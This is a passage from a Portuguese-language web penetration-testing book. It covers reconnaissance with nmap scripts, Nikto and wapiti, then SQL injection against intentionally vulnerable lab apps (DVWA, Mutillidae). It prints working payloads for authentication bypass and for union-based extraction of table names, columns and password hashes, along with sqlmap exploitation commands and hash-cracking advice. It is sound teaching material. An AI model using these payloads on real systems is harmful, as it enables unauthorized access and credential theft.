===============================================================
```

Com isso, conseguimos mapear diversos arquivos no servidor web que podem ser úteis em nossos testes de invasão. Para esse fim, existem várias ferramentas e também modos de busca que podem ser consultados na lista de ferramentas do Kali e no manual do Gobuster.

3.4 LISTANDO AS TECNOLOGIAS UTILIZADAS

Sabemos que os sistemas não são desenvolvidos do absoluto zero. É muito comum a utilização de servidores web, bibliotecas, frameworks e outras tecnologias já disponibilizadas na internet. E quando uma delas publicamente possui alguma vulnerabilidade, por consequência, isso pode afetar todos os sistemas que a utilizam.

O CVE (*Common Vulnerabilities and Exposure*) é um lista on-line que contém relatos de vulnerabilidades encontradas em softwares conhecidos. Por exemplo, acesse a seguinte URL: https://www.cvedetails.com/cve/CVE-2009-3023/. Como você pode ver é um report grave de uma vulnerabilidade existente no Apache Struts em versões específicas. Essa vulnerabilidade permite injeção de código, então você já deve saber o que pode acontecer caso seu sistema use uma dessas versões, não é?

Outro site também muito importante é o ExploitDb, pois ele é

um banco de dados de *exploits*. Os exploits são scripts desenvolvidos para automatizar a exploração de uma vulnerabilidade, basta executá-los da maneira correta. Acesse o exploit para a vulnerabilidade do Apache Struts em https://www.exploit-db.com/exploits/45260 e veja com os próprios olhos.

Por isso, um fator muito importante é ser capaz de descobrir as tecnologias utilizadas e suas respectivas versões. Isso pode nos ajudar a explorar a aplicação a partir de falhas já conhecidas pela comunidade hacker. Para descobrir tecnologias e suas versões de possível identificação em um sistema web, podemos utilizar um plugin chamado Wappalyzer. Esse plugin é disponibilizado para diversos navegadores e você pode encontrá-lo como *addon* do Mozilla em https://addons.mozilla.org/pt-BR/firefox/addon/wappalyzer/.

Após instalado, acesse a URL http://10.0.0.1/joomla/ e verifique as tecnologias utilizadas e as versões, conforme a figura seguinte.




Figura 3.7: Tecnologias utilizadas e suas versões.

Mais adiante neste livro, trabalharemos com mais detalhes a utilização dos exploits. Para este capítulo, basta mapearmos as possíveis vulnerabilidades conhecidas em tecnologias empregadas na aplicação web e a catalogação dos exploits existentes para cada uma delas.

Existem informações preciosas em comentários?

A tag HTML ou de JavaScript para comentários é um elemento usado para deixar notas no código que são principalmente relacionadas ao sistema. O comentário é frequentemente usado para explicar algo no código ou deixar algumas recomendações. Algumas pessoas consideram uma boa prática adicionar comentários, especialmente ao trabalhar com uma equipe ou em uma empresa.

Os comentários podem abranger várias linhas. Eles podem conter código ou texto e não aparecerão no front-end do sistema

web quando um usuário visitar uma página. Você pode ver os comentários através do *Console do Inspetor* ou ver o código-fonte da página.

Os desenvolvedores, por vezes, esquecem que os comentários estão acessíveis e deixam ir para produção diversas informações sensíveis, até mesmo credenciais para acesso ao sistema. Para ver como isso realmente acontece, acesse http://10.0.0.1/ghost/ e olhe os comentários. Veja se consegue encontrar alguma informação que permita ampliar os seus testes no sistema. Tenho certeza de que você encontrou. Isso existe e é muito comum em sistemas, principalmente, nos de desenvolvimento recente e conjunto. A figura a seguir exibe a senha que pode ser encontrada no código HTML da página.

```
</script>
</head>
<body style='background-color:#3a3d32'>
<!--Attn Developers: Username: test Password: 1234  please remove when development is complete-->
<center><img src="images/logo.jpg" width='80%' height='175px' style='padding-top:0px;' /><br /><a
<p>User Name:<br /><input type="text" name="user" /></p>
<p>Password:<br /><input type="password" name="pass" /></p>
<input type="submit" class='sub' value="Log In" />
</form></center><br /><a onclick="showHint();">Show Hints</a>
<center><p>Developed By: <a href="http://www.webdevelopmentsolutions.org">Gh0$7</a></p></center>
<p id="hint" style="visibility: hidden">
```

Figura 3.8: Comentários no código HTML.

3.5 AUTOMATIZANDO BUSCAS COM SCRIPT NMAP

A ferramenta **nmap**, abreviação de *Network Mapper*, é muito popular para varredura e mapeamento de redes e hosts. É bastante utilizada para identificar quais serviços existem em um alvo e quais hosts estão disponíveis em uma rede, sendo capaz de encontrar portas abertas e riscos de segurança.

O *Nmap Scripting Engine* (NSE) é um dos recursos mais poderosos e flexíveis do nmap. Ele permite que os usuários escrevam scripts na linguagem Lua para estender as suas funcionalidades e automatizar uma ampla variedade de tarefas de rede. Esses scripts são executados em paralelo à ferramenta e tiram proveito da sua alta performance.

O nmap nos fornece uma base de dados imensa com diversos scripts já desenvolvidos que podemos usar e adaptar para nossas necessidades. Ela pode ser acessada por meio do *nsedoc* em https://nmap.org/nsedoc/, que contém uma lista de scripts *nmap* existentes, suas descrições e instruções de uso.

No Kali, onde todos esses scripts já foram importados por padrão, você poderá visualizá-los com o comando `ls -l /usr/share/nmap/scripts/` . Muitos desses scripts serão úteis para o nosso pentest web e, a seguir, conheceremos alguns dos mais importantes.

No nmap, para usar o script, você deve utilizar a seguinte sintaxe:

```
# nmap -p 80 --script <SCRIPT>
```

A opção `-p` deve ser referente à porta em que se encontra o serviço web no alvo. Agora vamos utilizar na nossa aplicação alvo alguns desses scripts do nmap. No tópico anterior, nós tivemos que realizar a procura por comentários na aplicação de forma manual, utilizando o navegador.

Para isso, existe um script do nmap que realiza a busca por comentários na aplicação e ele se chama `http-comments-displayer` (https://nmap.org/nsedoc/scripts/http-comments-

displayer.html).

Os scripts NSE também contam com a funcionalidade de passagem de parâmetros, que deve ser feita por meio da opção `--script-args` . Tendo isso em mente, vamos utilizar o script `http-comments-displayer` para identificar os comentários a que já tivemos acesso, mas agora de um modo mais rápido e automatizado.

```
nmap -p 80 --script "http-comments-displayer" --script-args="sing
lepages={'/ghost/'}" 10.0.0.1

PORT   STATE SERVICE
80/tcp open  http
| http-comments-displayer:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=1
0.0.0.1
|
|     Path: /ghost/
|     Line number: 13
|     Comment:
|_        <!--Attn Developers: Username: test Password: 1234  ple
ase remove when development is complete-->
```

Caso você execute sem o parâmetro `--script-args` , o nmap tentará fazer a busca por comentários em todas as páginas disponíveis.

Que tal você fazer isso para verificar se existe algo importante? Caso você queira saber mais sobre os parâmetros, verifique a página no *nsedoc* do script que pretende utilizar.

Existem inúmeros scripts que podem ser utilizados. São realmente tantos que não seria possível citar todos aqui. No entanto, segue uma lista dos scripts NSE que praticamente todas as vezes agrega algum valor para o seu teste de penetração web.

Nome	Descrição
`http-backup-finder`	Identifica cópias de backup, solicitando várias combinações diferentes do nome do arquivo, como `index.bak` , `index.html~` etc.
`http-config-backup`	Verifica se há backups, arquivos comuns de CMSs e de configuração do servidor da web acessíveis.
`http-default-accounts`	Testa o acesso com credenciais comuns entre algumas aplicações conhecidas.
`http-sql-injection`	Mapeia possíveis pontos vulneráveis a *SQL Injection* e os exibe na tela
`http-rfi-spider`	Mapeia possíveis pontos vulneráveis à inclusão de arquivos.

Encontrando vulnerabilidades com Nikto

O Nikto é uma ferramenta que vem por padrão no Kali e realiza diversos testes para encontrar vulnerabilidades em servidores e aplicações web. Ele identifica diversos tipos de falhas, possui extensibilidade e, se configurado corretamente, torna-se ideal para o pentest web. Com ele, pode-se localizar problemas difíceis de detectar de uma perspectiva externa, que serão, com certeza, vetores de ataque caso sejam encontrados primeiro por um agente malicioso.

O Nikto pode ser utilizado de uma maneira bem simples. Execute:

```
nikto -h http://10.0.0.1/tikiwiki/
```




Figura 3.9: Uso do Nikto.

A figura mostra apenas a resposta parcial. Para acessar completamente o resultado da ferramenta, verifique a resposta do comando no seu Kali, com certeza ele lhe fará obter diversas informações sobre os sistemas. Ele será sempre uma ótima alternativa para encontrar diversas vulnerabilidades conhecidas e falhas de configuração, podendo ser ainda mais intensificada com base nas suas opções disponíveis.

Busca automática por vulnerabilidades

A varredura em busca de vulnerabilidades é uma medida necessária que, juntamente com uma análise do código-fonte e pentest, permite avaliar o nível de defesa dos sistemas. Para isso, usam-se ferramentas como Nikto, w3af, ou Arachni. O Arachni, apesar de ser uma ótima ferramenta, não está compatível com as últimas versões do Kali até esse momento. Mas não há motivos para tristeza, pois existem outras ferramentas, por exemplo, o **wapiti**.

O wapiti é uma ferramenta que já vem pré-instalada no Kali, o que nos ajudará a ganhar tempo em relação aos nossos testes. Ele é

muito simples de ser utilizado, pois possui uma sintaxe bem descomplicada, sendo `wapiti -u <url alvo> <opções>`.

Entre as opções que podem ser adicionadas ao wapiti estão:

- **-scope**: para definir um escopo do teste, com base na URL.
- **-s**: para adicionar URLs extras ao teste.
- **-x**: para remover URLs do teste.
- **-verify-ssl**: para ativar ou desativar a verificação do SSL.
- **-m**: para selecionar os módulos do teste.
- **-color**: para destacar vulnerabilidades encontradas, conforme a criticidade.
- **-S**: para determinar a intensidade do escaneamento.
- **-c**: para usar o arquivo de cookie gerado pelo comando `wapiti-getcookie`.

Vamos realizar o nosso primeiro teste utilizando a ferramenta wapiti, primeiro, de um modo bem simples. Para isso, execute:

```
wapiti -u "http://10.0.0.1/mutillidae/"
```





Figura 3.10: Varredura simples com wapiti.

Como pode ser visto na figura, o wapiti identificou algumas vulnerabilidades, que podem ser verificadas manualmente em etapas posteriores do pentest. Após o término ou interrupção do

escaneamento, é gerado um relatório em `/root/.wapiti/generated_report/` , que será exibido na tela para você. Acesse o relatório gerado no seu Kali e verifique também as vulnerabilidades por ele.



Summary

Category	Number of vulnerabilities found
SQL Injection	3
Blind SQL Injection	0
File Handling	0
Cross Site Scripting	4
CRLF Injection	0
Commands execution	0
Htaccess Bypass	0

Figura 3.11: Relatório do wapiti.

No caso da figura, o relatório foi gerado a partir de um escaneamento interrompido. Quanto mais tempo você deixar o wapiti escanear, mais vulnerabilidades ele poderá apresentar.

O wapiti também suporta sistemas que necessitam de autenticação. A ferramenta auxiliar, **wapiti-getcookie**, pode ser usada para gerar um arquivo de autenticação para aplicação. Vamos usar esse comando para testar um sistema estando autenticado.

```
wapiti-getcookie -u "http://10.0.0.1/dvwa/login.php" -c auten
```

ticacao.json

Figura 3.12: Teste wapiti com autenticação.

Na figura, vemos que foi gerado o arquivo utilizado para autenticação. Após executar o comando, a ferramenta perguntará qual requisição você quer utilizar para o login e, para esse caso, escolha 0. Depois, preencha as credenciais com **admin / admin** e, por fim, clique na tecla *enter*, deixando o parâmetro login com a opção padrão. Agora, basta utilizar esse arquivo no seu comando do wapiti.

```
wapiti -u "http://10.0.0.1/dvwa/" -c autenticacao.json
```

Assim, o wapiti fará o login na aplicação e testará as funcionalidades que necessitam dela, ação que antes não era possível. Para finalizar essa etapa, vamos aplicar um scan wapiti com potência máxima e autenticado. Para isso, você poderá usar as seguintes opções:

```
wapiti -S insane -u "http://10.0.0.1/dvwa/" -c autenticacao.j
son -m all --color --scope folder
```

Com isso, você poderá ter uma visão clara das vulnerabilidades que poderá encontrar no seu sistema. Claro, a ferramenta vai nos

auxiliar muito, mas, em um pentest, não será dispensado o conhecimento sobre as vulnerabilidades existentes.

Considerações finais do capítulo

Este capítulo teve como objetivo transmitir técnicas e conhecimentos utilizados na fase de reconhecimento no pentest. Essa fase é a mais importante, pois se você não souber como o sistema alvo funciona, suas características e tecnologias empregadas, possivelmente não terá êxito nas suas explorações.

Neste capítulo, exibimos como funcionam algumas ferramentas para busca passiva e outras para busca ativa. Também foram mostradas técnicas manuais para reconhecimento da aplicação e, por fim, terminamos apresentando uma ferramenta que é capaz de exibir um relatório completo das vulnerabilidades com um simples comando, o wapiti.

CAPÍTULO 4

SQL INJECTION: MUITO ALÉM DA EXTRAÇÃO DE DADOS

Há vários anos o *SQL Injection* é a vulnerabilidade mais explorada em aplicações web. Essa informação pode ser confirmada por meio o OWASP TOP 10, um *ranking* das vulnerabilidades mais exploradas, que é lançado periodicamente pela OWASP. A OWASP é uma comunidade que disponibiliza diversas informações sobre segurança em aplicações web, possui diversos trabalhos nesse setor e extensos manuais sobre o assunto. Neste capítulo, vamos entender como essa vulnerabilidade funciona e também as formas de exploração para que você possa validar os seus sistemas na prática.

4.1 ENTENDO O SQL INJECTION

A primeira pergunta que deve ser respondida para o entendimento do *SQL Injection* é bem simples e pode ser respondida por você, pois certamente estudou esse conteúdo em Lógica de Programação ou em linguagem de programação. Observe atentamente a atribuição feita à variável `$sql` no código

PHP a seguir:

```
$sql = "select * from usuarios where login = '$login' and senha =
 '$senha'"
```

Responda à seguinte questão: qual é o tipo do conteúdo que está sendo atribuído à variável `$sql` ?

Caso a sua resposta tenha sido um comando SQL, parabéns, mas você não acertou. Você pode achar um pouco estranho ter errado, já que isso realmente é SQL, no entanto, no momento em que essa atribuição foi feita, isso é apenas uma string de texto. A linguagem de programação não sabe o que é comando SQL, para ela é tudo texto. Esse texto apenas se torna um comando SQL quando é enviado para o SGBD e lá é executado.

Com base na atribuição já feita, vamos supor mais os seguintes valores:

```
$login = 'jose'
$senha = '123456'
```

Você consegue chegar à conclusão de qual seria o valor da variável `$sql` ? Bom, você acertou se a sua resposta foi igual à listada a seguir:

```
select * from usuarios where login = 'jose' and senha = '123456'
```

Tendo como base esse valor, você tem ideia de como seria o retorno do SGBD para essa consulta? Com certeza, supondo que o usuário consultado exista no banco, a resposta seria uma linha semelhante à tabela:

login	senha
jose	123456

Esse retorno, por parte do SGBD, seria a confirmação de que a credencial existe no banco. Com um retorno desse tipo, a aplicação permitirá o acesso, pois os dados estão corretos com os existentes do banco, caso não estivessem, não se retornaria nada. Agora vamos imaginar como é o código de validação para essa autenticação. Imagine que o código de validação seja similar ao seguinte:

```
<?php

$login  = $_POST['login'];
$senha  = $_POST['senha'];

$conexao = new mysqli("127.0.0.1", "root", "root", "aplicacao");

$sql    = "SELECT * FROM usuarios WHERE login = '$login' AND senh
a = '$senha'";
$resultado = $conexao>query($sql);

if( $resultado->num_rows )
    echo "Autenticação feita com sucesso !!!";
else
    echo "Credenciais incorretas, tente novamente.";

?>
```

Levando em consideração esse código, imagine que o valor informado para a variável `login` seja `jose` e a senha, `123456`, conforme definido anteriormente. Será que o login será feito? Se você disse "sim", você acertou.

Só que agora vamos um pouco além desse nosso exemplo. Se o login informado pelo usuário fosse `sant'anna` e a senha fosse `123456`, qual seria o comportamento? Você consegue explicar o porquê? Caso tenha dúvidas, tente executar esse código no seu ambiente. Se olhar atentamente, perceberá que o valor atribuído para a variável será:

```
SELECT * FROM usuarios WHERE login = 'sant'anna' AND senha = '123
456'"
```

Consegue entender o que acontecerá agora? O erro de sintaxe fica bem claro, pois, quando essa string chega ao banco, ela chega em um formato que não é possível entender como SQL. O trecho de código `login = 'sant'anna'` não pode ser entendido. Isso quer dizer que o valor informado pelo usuário altera o comando SQL que será executado no banco e não apenas o dado, como deveria ser. Em uma tratativa não vulnerável, o sistema deveria automaticamente realizar algo parecido com `login = 'sant\'anna'`, não concorda?

Então, do modo como o código foi construído, é permitido que a entrada de dados do usuário modifique o texto que será executado no banco. Agora, analisando a situação, você consegue pensar em um valor que poderia ser colocado como conteúdo da variável `$login` para permitir uma autenticação com sucesso no sistema sem conhecer as credenciais existentes?

Imagina qual seria a resposta do banco de dados caso o valor da variável `$login` fosse `' or 1=1 --` e a senha, `123456`. Novamente vamos remontar a nossa string com o comando SQL e verificar com mais clareza o que iria para o banco de dados.

```
SELECT * FROM usuarios WHERE login = '' or 1=1 -- ' AND senha = '
123456'
```

Se esse comando fosse executado no banco de dados, qual seria a resposta? Procure entender bem a lógica utilizada na condição `login = '' or 1=1 #`. Tudo o que existe depois do símbolo `#` será desconsiderado pelo SGBD, pois o banco entende como um comentário. Com certeza não existe um login com o valor `''` (vazio), no entanto a condição para listagem foi alterada. A

condição de `1=1` é verdadeira em todas as linhas da tabela, sendo assim, a linha sempre retornará, porque a condição `or 1=1` faz com que seja retornado verdadeiro para todos os casos. Então, certamente teremos uma resposta parecida com:

login	senha
fabio	123123
sandro	sandro123
jose	123456
ana	12345678
...	...

Atente-se para como é feita a autenticação na aplicação.

```
if( $resultado->num_rows )
    echo "Autenticação feita com sucesso !!!";
else
    echo "Credenciais incorretas, tente novamente.";
```

Ou seja, você fará o login com sucesso! Você conseguiu fazer com que a aplicação retornasse um número de linhas maior do que 0, o que fez com que a condição para logar fosse atendida. Você acabou de fazer uma autenticação utilizando o *SQL Injection* em uma de suas variações, conhecida como *SQL Injection Authentication Bypass*.

4.2 ENTENDA O USO DO SQL INJECTION NO ROUBO DE DADOS

Agora que podemos entender do que se trata o SQL Injection, devemos ter em mente que podemos usar essa vulnerabilidade para muito mais do que uma simples autenticação. Os ataques de

SQL Injection podem permitir, inclusive, o domínio total de um servidor por parte do atacante.

Para exemplificar um roubo de dados, vamos acessar a aplicação DVWA. Acesse http://10.0.0.1/dvwa/, faça o login e clique no menu *SQL Injection*. No campo *USER ID*, insira um número e visualize o funcionamento normal. Logo após, insira um apóstrofo (') e veja a mensagem que o sistema retorna. Essa mensagem deve ser igual à exposta a seguir.

```
You have an error in your SQL syntax; check the manual that corresponds to your
MySQL server version for the right syntax to use near ''''' at line 1
```

Figura 4.1: Apóstrofo.

Como podemos evidenciar, o sistema é vulnerável a SQL Injection, pois o apóstrofo foi capaz de causar a alteração da sintaxe do comando SQL que foi executado no banco. Agora temos que elaborar um conteúdo SQL específico, para que o sistema nos retorne dados do banco, como usuários e senhas. Esse conteúdo que será colocado no campo *USER ID* com o objetivo de explorar a vulnerabilidade é comumente conhecido como *payload*.

Para iniciar, vamos colocar um payload que seja capaz de nos trazer todos os usuários cadastrados. Para isso, vamos incluir `' or 1=1 #`.




Figura 4.2: Exibindo todos os cadastros.

Agora, vamos tentar extrair algumas informações úteis, como a versão do SGBD. Para isso, podemos incluir o payload `' or 1=2 union select null, version() #` . Analise o resultado e procure entender como esse dado pode ser extraído.




Figura 4.3: Versão do SGBD.

Podemos também listar o usuário do MySQL usado pela aplicação para a conexão no banco e, assim, podemos ter uma ideia se estamos com permissão total. Para isso, inclua o payload `' or 1=2 union select null, user() #` . Você poderá ver um

usuário *root*, o que é uma ótima notícia para um atacante, pois esse usuário geralmente tem permissões de DBA. No entanto, em nosso caso, você verá o usuário `dvwa`.

Vamos então ao que realmente interessa: use a função `database()` para começar a mapear o caminho até os dados que objetivamos, que são as credenciais do sistema. A função `database()` exibirá o banco de dados com o qual a aplicação trabalha, então utilize o payload `' or 1=2 union select null, database() #`.




Figura 4.4: Nome do banco.

Agora, já temos o nome do banco utilizado pela aplicação. Vamos usá-lo para listar todas as tabelas presentes nele. O seguinte payload apresenta as tabelas do banco *dvwa*: `' and 1=2 union select null, table_name from information_schema.tables where TABLE_SCHEMA = 'dvwa' #`.




Figura 4.5: Lista de tabelas do sistema DVWA.

Você pode se perguntar o porquê de usar o banco

`information_schema` e suas tabelas para o comando. Acontece que alguns comandos, como o `show tables`, não funcionam muito bem dessa forma, com isso, usamos esse banco de dados para buscar diretamente na organização do MySQL os dados nele armazenados. O `information_schema`, no MySQL, pode ser considerado o banco dos bancos.

Conseguimos notar claramente a tabela `users` e vamos direcionar nosso payload para ela. Precisamos usar um payload que permita visualizar as colunas presentes nessa tabela e, para isso, podemos usar: `' and 1=0 union select null, column_name from information_schema.columns where TABLE_NAME = 'users' and TABLE_SCHEMA = 'dvwa' #`.

```
ID: ' and 1=0 union select null, column_name
First name:
Surname: user_id

ID: ' and 1=0 union select null, column_name
First name:
Surname: first_name

ID: ' and 1=0 union select null, column_name
First name:
Surname: last_name

ID: ' and 1=0 union select null, column_name
First name:
Surname: user

ID: ' and 1=0 union select null, column_name
First name:
Surname: password

ID: ' and 1=0 union select null, column_name
First name:
Surname: avatar
```

Figura 4.6: Lista de colunas.

O próximo passo agora parece bem claro. Precisamos listar os dados propriamente ditos, os usuários e suas respectivas senhas.

Para isso, vamos usar o payload `' and 1=0 union select null, concat(user,0x0a,password) from users #`.

Note que usamos uma tática muito usada por hackers, uma concatenação. Dessa forma, conseguimos colocar mais de um conteúdo em um mesmo campo, pois utilizamos a função `concat()`. O valor `0x0a`, passado como parâmetro, representa uma quebra de linha. Com isso, puderam ser extraídos os dados contidos na tabela a seguir.

user	password
admin	21232f297a57a5a743894a0e4a801fc3
gordonb	e99a18c428cb38d5f260853678922e03
1337	8d3533d75ae2c3966d7e0d4fcc69216b
pablo	0d107d09f5bbe40cade3de5c71e9e9b7
smithy	5f4dcc3b5aa765d61d8327deb882cf99
user	ee11cbb19052e40b07aac0ca060c23ee

Como você pode ver, o desenvolvedor foi um tanto cauteloso. Não deixou o *password* em claro no banco, ele quis dificultar o nosso trabalho. Então, para além do *SQL Injection*, você pode utilizar um site como o https://crackstation.net para tentar desvendar as senhas protegidas por *hash*. Veja se você consegue descobrir quais são essas senhas.

4.3 A FERRAMENTA SQLMAP: AUTOMATIZAÇÃO DA EXPLORAÇÃO DE SQL INJECTION

Agora que já somos capazes de entender como funciona a

dinâmica de exploração do *SQL Injection*, podemos fazer a utilização de uma ferramenta que vai nos apoiar nessa atividade. Você seria capaz de imaginar quanto tempo demoraríamos para realizar as explorações manualmente? Com certeza, muito tempo e, dependendo da situação, não seria viável.

Para os trabalhos, vamos utilizar o **sqlmap**, que é uma ferramenta de código aberto que automatiza o processo de detecção e exploração de falhas de injeção SQL. Essa ferramenta possui alto poder para detecção e agrega muitos outros recursos que vão desde a coleta de informações do banco de dados até a execução de comandos no sistema operacional.

Testando se a vulnerabilidade existe

Vamos utilizar uma outra aplicação de nosso ambiente para realizar nossas explorações. Acesse o http://10.0.0.1/mutillidae/index.php?page=user-info.php e vamos praticar algumas técnicas. Você lembra qual é o primeiro teste que deve ser feito? Muito bem, entre com um apóstrofo no campo de login e perceba bem o resultado.

Veja que a seguinte *query* é utilizada, `SELECT * FROM accounts WHERE username=''' AND password=''` . Essa query pode ser obtida por meio de um erro, exibido no final da página após o envio do apóstrofo no campo de login. Mas agora, não faremos a exploração manual e sim usaremos a ferramenta sqlmap.

Para começar, simule uma tentativa de login real, com a credencial admin/123456, por exemplo. Na URL, depois de tentar efetuar o login, percebe-se que o processo é feito via método `HTTP GET` . Para verificar a real existência da vulnerabilidade, copie a

URL com os dados de login e execute o comando a seguir:

```
sqlmap -u "http://10.0.0.1/mutillidae/index.php?page=user-info.ph
p&username=admin&password=123456&user-info-php-submit-button=View
+Account+Details"
```

Para a opção `-u`, deve-se passar a URL copiada anteriormente. O sqlmap exige algumas confirmações, você pode colocar `Y` para todas ou adicionar a opção `--batch`, desse modo o sqlmap usará a resposta padrão.

```
sqlmap -u "http://10.0.0.1/mutillidae/index.php?page=user-info.ph
p&username=admin&password=123456&user-info-php-submit-button=View
+Account+Details" --batch

sqlmap identified the following injection point(s) with a total o
f 135 HTTP(s) requests:
---
Parameter: username (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: page=user-info.php&username=admin' AND (SELECT 2783
FROM (SELECT(SLEEP(5)))yMNu) AND 'XnLJ'='XnLJ&password=123456&use
r-info-php-submit-button=View Account Details

    Type: UNION query
    Title: Generic UNION query (NULL) - 7 columns
    Payload: page=user-info.php&username=admin' UNION ALL SELECT
NULL,NULL,CONCAT(0x7170707171,0x6e4f5842777356716a717172427265495
762644e505142724851755a7078614b4453564a54524350,0x716a7a6a71),NUL
L,NULL,NULL,NULL-- -&password=123456&user-info-php-submit-button=
View Account Details
```

O sqlmap deve exibir para você essa mensagem, comprovando que a vulnerabilidade existe na aplicação. Uma opção interessante do sqlmap é a `--crawl`. Essa opção permite um rastreamento de *SQL Injection*, tendo a URL informada como início. O parâmetro passado na opção `--crawl` define um limite de profundidade do rastreamento automático na aplicação.

```
sqlmap -u "http://10.0.0.1/mutillidae/" --crawl=2
```

Você também pode adicionar uma restrição com `--crawl-exclude="logout"` . O que excluirá do rastreamento qualquer URL que contenha a palavra passada como parâmetro.

```
sqlmap -u "http://10.0.0.1/mutillidae/" --crawl=2 --crawl-exclude
="logout"
```

4.4 OPÇÕES DE PERFORMANCE

Instintivamente já poderíamos supor algumas informações. O sqlmap realiza diversas requisições para descoberta de informações, como o SGBD utilizado, a forma de exploração, o parâmetro a ser explorado etc. Se pudermos passar essas informações de antemão para a ferramenta sqlmap, ela aumentará muito a sua performance em relação ao tempo.

Em nossos testes com apóstrofo, podemos perceber claramente que o parâmetro `username` é vulnerável, então para que testar todos? Podemos designá-lo com a opção `-p` . No mesmo erro apresentado, podemos também evidenciar que o SGBD é um mysql e o sistema operacional do servidor é o Ubuntu. Com isso, vamos usar esses parâmetros para aumentar a eficiência da ferramenta, passando as opções `--dbms mysql` e `--os linux` .

```
sqlmap -u "http://10.0.0.1/mutillidae/index.php?page=user-info.ph
p&username=admin&password=123456&user-info-php-submit-button=View
+Account+Details" --batch -p username --dbms mysql --os linux
```

Essa linha anterior do comando já nos ajudou a aumentar a nossa performance, no entanto, além disso, pode-se adicionar paralelismo com o parâmetro `--threads` . Esse parâmetro varia de 1 a 10, mas tenha cuidado, pois muitas requisições simultâneas

podem derrubar o serviço.

```
sqlmap -u "http://10.0.0.1/mutillidae/index.php?page=user-info.php&username=admin&password=123456&user-info-php-submit-button=View+Account+Details" --batch -p username --dbms mysql --os linux --threads 7
```

